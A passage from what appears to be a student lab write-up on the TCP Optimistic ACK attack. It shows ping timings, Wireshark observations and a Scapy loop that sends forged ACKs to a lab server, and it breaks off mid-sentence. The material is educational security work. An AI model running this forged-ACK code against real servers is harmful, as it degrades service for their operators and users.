


Figure 9 : Server's sending rate increased




Figure 10 : 6 Packets upon 1 ACK

One main purpose of the Opt-ACK attack is increasing the data sending rate of server. When server receives so much ACKs, it assumes that packets are transmitting successfully. So, it increases sending rate.

Figure 9 and Figure 10 shows that server is sending 5 to 6 data packets upon receiving an ACK while it should send one. This event indicates that the attack is working on victim. Server is sending more data while actually all ACKs are fake.

Snapshot Of The Attacker :




Figure 11 : Terminal Of Attacker

In the above picture, connection establish (by **three way handshake**) and **Optimistic ACK**s are shown. The **ACK**s are sent to server one after another.

An **ACK** packet has **no payload, zero length**. Details of an ACK packet is given below :




Figure 12 : Details Of ACK Packet

Was The Attack Successful ?

Now, it’s an interesting situation. “Success” of the attack can be defined in many ways. The expectation is of course that the server will crash or run out of bandwidth. But, server doesn’t crash, just terminates connection upon sending all data.

However, we can consider other things that indicates the attack is working. First, we consider the increasing sending rate from server side. As shown in **Figure 9** and **Figure 10**, server sends 5-6 packets upon receiving one ACK.

Another noticeable thing is server sending a **TCP Window Full** message. The **TCP Window Full** message from Wireshark means that the system sending this **TCP** segment has filled up the **receive window** of the other end with the **tcp** segment in this packet. Or put differently: the last received **window size** of the other end is equal to the length of the **tcp** segment in this packet.




Figure 13 : TCP Window Full

When **TCP Window Full** message is shown, it usually means that the sender is using the full capacity of the TCP flow, limited by the recipient's receive window. That also indicates that the server is sending more data to receiver, when eventually receiver’s buffer is being full. From here, we realize that our attack may influence the server to use the full capacity of TCP flow.

When connection speed is checked, we notice a significance difference between **normal situation** and **Opt-ACK situation.** Server seems much slower during the attack. We try to ping from our victim server in both situation to evaluate the difference.




Figure 14 : Ping (Normal)

In normal situation, we can see, server sends 55 packets with 0% loss, with an **average time of 0.567 ms**. Maximum time is 1.583 ms.

But, during the attack, the number changes like below :
58 packets with 0% loss, with an **average time of 2.482 ms**. Maximum time is 25.992 ms. From here, we can see the server is 5 times slower during the attack, that indicate that the attack has a significance effect on server.


```
64 bytes from 10.0.2.5: icmp_seq=44 ttl=64 time=10.4 ms
64 bytes from 10.0.2.5: icmp_seq=45 ttl=64 time=4.66 ms
64 bytes from 10.0.2.5: icmp_seq=46 ttl=64 time=0.530 ms
64 bytes from 10.0.2.5: icmp_seq=47 ttl=64 time=3.53 ms
64 bytes from 10.0.2.5: icmp_seq=48 ttl=64 time=0.544 ms
64 bytes from 10.0.2.5: icmp_seq=49 ttl=64 time=1.11 ms
64 bytes from 10.0.2.5: icmp_seq=50 ttl=64 time=1.23 ms
64 bytes from 10.0.2.5: icmp_seq=51 ttl=64 time=0.417 ms
64 bytes from 10.0.2.5: icmp_seq=52 ttl=64 time=25.9 ms
64 bytes from 10.0.2.5: icmp_seq=53 ttl=64 time=6.32 ms
64 bytes from 10.0.2.5: icmp_seq=54 ttl=64 time=11.4 ms
64 bytes from 10.0.2.5: icmp_seq=55 ttl=64 time=0.722 ms
64 bytes from 10.0.2.5: icmp_seq=56 ttl=64 time=0.524 ms
64 bytes from 10.0.2.5: icmp_seq=57 ttl=64 time=1.23 ms
64 bytes from 10.0.2.5: icmp_seq=58 ttl=64 time=0.513 ms
^C
--- 10.0.2.5 ping statistics ---
58 packets transmitted, 58 received, 0% packet loss, time 57683ms
rtt min/avg/max/mdev = 0.160/2.482/25.992/4.095 ms
[07/22/21]seed@VM:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.448 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.445 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.462 ms
```

Figure 15 : Ping (During Attack)

If we inspect the incoming packets from server, we can see that the window is not changing. It remains 29200 from the beginning.

```
#socket = conf.L2socket(iface='client-eth0')
OPT_ACK_START = data.seq
#OPT_ACK_START = data.window
ACK_SPACING = len(data.payload.payload)
#ACK_SPACING = data.window
sum = 0
for i in range(1, int(7000000 / ACK_SPACING)):
    #opt_ack = Ether() / ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    opt_ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    #send(opt_ack)
    data2 = sr1(opt_ack)
    #sum = sum + len(data2.payload.payload)
    print(data2.window)
#print(sum)
print "Payload : "
print(ACK_SPACING)
print "Data window : "
print(data.window)
```

Figure 16 : Receiving Incoming Data



```
Terminal  File  Edit  View  Search  Terminal  Help
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
Finished sending 1 packets.
..*
Received 3 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
.Finished sending 1 packets.
```

Figure 17 : Same Window Size

The amount of packets sent from server changes if we change the **ACK_SPACING.** But that doesn't affect server **window.**

There can be many reasons for the servers not acting as expected. Firstly, the major Linux distros have already released the fix. **A patch** was released. So, it is a possibility that the **linux os** is **preventing** this attack from happening. It simply **ignores** the **extra ACKs.** Then, this attack, where extra ACKs are playing the absolute vital role, is kind of 